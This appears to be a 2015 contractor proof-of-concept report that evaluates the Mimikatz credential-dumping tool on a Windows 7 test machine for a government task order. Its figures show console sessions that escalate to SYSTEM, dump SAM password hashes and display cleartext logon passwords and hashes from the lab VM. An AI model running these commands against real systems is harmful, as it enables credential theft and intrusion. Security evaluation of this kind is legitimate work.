

Raytheon Blackbird Technologies

Mimikatz PoC Report

**For
SIRIUS Task Order PIQUE**

**Submitted to:
U.S. Government**

**Submitted by:
Raytheon Blackbird Technologies, Inc.
13900 Lincoln Park Drive
Suite 400
Herndon, VA 20171**

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1.0 (U) Analysis Summary

(U) This report satisfies a Proof-of-Concept (PoC) deliverable for May 2015.

(U) The latest source code of Mimikatz was pulled from github as a ZIP file. The SHA-256 hash for the ZIP file that was analyzed was:

- fd2a7fa2e4d8b5aa92359332ae88c6fe5562c25bf21114712596dc9c8c653d65

(U) Analysis was conducted using both static and dynamic means. More specifically, the static analysis consisted of reading documentation as opposed to a deep source code analysis. While a high-level overview of the source code was conducted, the combination of sloppy code and complexity prevented more in-depth static analysis component for this deliverable.

(U) All dynamic testing was conducted on Windows 7 x64.

2.0 (U) Detailed Analysis

(U) Mimikatz implements its own shell to facilitate interaction with the supplied modules. The following list (below) represents all of the modules that mimikatz claims to have implemented per the wiki.

- standard
- privilege
- crypto
- sekurlsa
- kerberos
- lsadump
- vault
- token
- event
- ts
- process
- service
- net
- misc
- library mimilib
- driver mimidrv

(U) Despite the modules listed above, not all modules contained an associated wiki page. To complicate matters further, although not all modules contained an associated wiki page, testing demonstrated that nearly all modules are implemented.

(U) Based on previous discussions, the library and driver modules were not included in any analysis.

(U) The above modules contain too many functions to adequately detail here. The functions range from simple operations such as listing the local system's certificate stores (ref: **Figure 1**) all the way to patching multiple service layers to facilitate data exfiltration (ref: **Figure 2**).

```
mimikatz 2.0 alpha x64 (oe.eo)
?
7. TrustedPeople
8. SmartCardRoot
9. TrustedDevices

mimikatz # crypto::certificates /systemstore:local_machine /store:my /export
* System Store : 'local_machine' (0x00020000)
* Store : 'my'

mimikatz # crypto::certificates /systemstore:local_machine /store:Root /export
* System Store : 'local_machine' (0x00020000)
* Store : 'Root'

0. Microsoft Root Certificate Authority
    Public export : OK - 'local_machine_Root_0_Microsoft Root Certificate Authority.der'
1. Thawte Timestamping CA
    Public export : OK - 'local_machine_Root_1_Thawte Timestamping CA.der'
2. Microsoft Root Authority
    Public export : OK - 'local_machine_Root_2_Microsoft Root Authority.der'
3. Microsoft Authenticode(tm) Root
    Public export : OK - 'local_machine_Root_3_Microsoft Authenticode(tm) Root.der'
4. Microsoft Timestamp Root
    Public export : OK - 'local_machine_Root_4_Microsoft Timestamp Root.der'
5. VeriSign Time Stamping CA
    Public export : OK - 'local_machine_Root_5_VeriSign Time Stamping CA.der'
6. GTE CyberTrust Global Root
    Public export : OK - 'local_machine_Root_6_GTE CyberTrust Global Root.der'
7. VeriSign Class 3 Public Primary CA
    Public export : OK - 'local_machine_Root_7_VeriSign Class 3 Public Primary CA.der'
8. VeriSign
    Public export : OK - 'local_machine_Root_8_VeriSign.der'

mimikatz #
```

Figure 1: Listing local root certificates


```
mimikatz # cd C:\
Cur: \\vmware-host\Shared Folders\POCs\May\mimikatz-master\x64
New: C:\
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM
260      33549          NT AUTHORITY\SYSTEM      S-1-5-18      <04g,30p>
Primary
-> Impersonated !
* Process Token : 1099935      MACE\User      S-1-5-21-3370325092-3272495638-1
782878815-1000 <12g,23p>      Primary
* Thread Token : 1125873      NT AUTHORITY\SYSTEM      S-1-5-18      <04g,30p
-> Impersonation <Delegation>

mimikatz # lsadump::sam
Domain : MACE
SysKey : 0674c576bfa9904772200066abba6cc8
Local SID : S-1-5-21-3370325092-3272495638-1782878815
SAMKey : 7d7a68e59ded4bc779ebc53d8ac7af1f
RID : 000001f4 <500>
User : Administrator
LM :
NTLM : 31d6cfef0d16ae931b73c59d7e0c089c0
RID : 000001f5 <501>
User : Guest
LM :
NTLM :
RID : 000003e8 <1000>
User : User
LM :
NTLM : 5af739041badc118ae956af72df93805
mimikatz #
```

Figure 2: Acquire debug privileges, acquire elevated token, dump SAM

(U) Most functions in the modules require mimikatz to be running as Administrator. As shown in the above screenshots, the general syntax is [module name] :: [function] / [Argument] / [Argument]. Supplying just a module name and the double colon generates an error which effectively lists the functions within the specified module.

(U) Mimikatz also appears to have the necessary functionality to perform functions such as a pass-the-ticket attack for PCs on a domain, apply a patch to allow concurrent Terminal Server sessions, and, of particular note, attempt to decrypt the logon passwords of all users on the system. This functionality was tested and found to be successful as shown in **Figure 3** (below).

A screenshot of the mimikatz 2.0 alpha x64 interface. The window title is "mimikatz 2.0 alpha x64 (oe.eo)". The main pane displays a list of logon entries. Each entry includes fields for Authentication Id, Session, User Name, Domain, Logon Server, Logon Time, and SID. The entries are categorized by module: credman, nsv, tspkg, wdigest, kerberos, and ssp. The entries show various user accounts like "User", "MACE", and "MACE\$".

```
mimikatz 2.0 alpha x64 (oe.eo)
credman :
Authentication Id : 0 ; 330985 <00000000:00050ce9>
Session           : Interactive from 1
User Name         : User
Domain            : MACE
Logon Server      : MACE
Logon Time        : 5/27/2015 3:29:12 PM
SID               : S-1-5-21-3370325092-3272495638-1782878815-1000
nsv :
[00000003] Primary
* Username : User
* Domain  : MACE
* LM       : d9035731c7c201e3944e2df489a880e4
* NTLM     : 5af739841badc118ae956af72df93805
* SHA1    : bba01118fba8235ceb59eb416efcacb32cd50e4d
tspkg :
* Username : User
* Domain  : MACE
* Password : r00tb33r
wdigest :
* Username : User
* Domain  : MACE
* Password : r00tb33r
kerberos :
* Username : User
* Domain  : MACE
* Password : r00tb33r
ssp :
credman :
Authentication Id : 0 ; 997 <00000000:000003e5>
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 5/27/2015 3:28:53 PM
SID               : S-1-5-19
nsv :
tspkg :
wdigest :
* Username : <null>
* Domain  : <null>
* Password : <null>
kerberos :
* Username : <null>
* Domain  : <null>
* Password : <null>
ssp :
credman :
Authentication Id : 0 ; 996 <00000000:000003e4>
Session           : Service from 0
User Name         : MACE$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 5/27/2015 3:28:53 PM
SID               : S-1-5-20
nsv :
tspkg :
wdigest :
* Username : MACE$ 
* Domain  : WORKGROUP
* Password : <null>
kerberos :
```

Figure 3: Display cleartext logon passwords

3.0 (U) Recommendations

(U) Analysis into mimikatz yielded mixed results. Though there are a wide range of techniques implemented to perform an equally wide range of tasks, all of the techniques hinge on mimikatz original purpose: memory analysis. Blackbird believes that any future work should begin with a deeper analysis of the techniques used in the memory analysis (both offline and online).

(U) Blackbird recommends a phased and targeted implementation of subsets of the techniques found within mimikatz. Blackbird does not recommend attempting to modify the existing source code or using it as anything more than a reference point.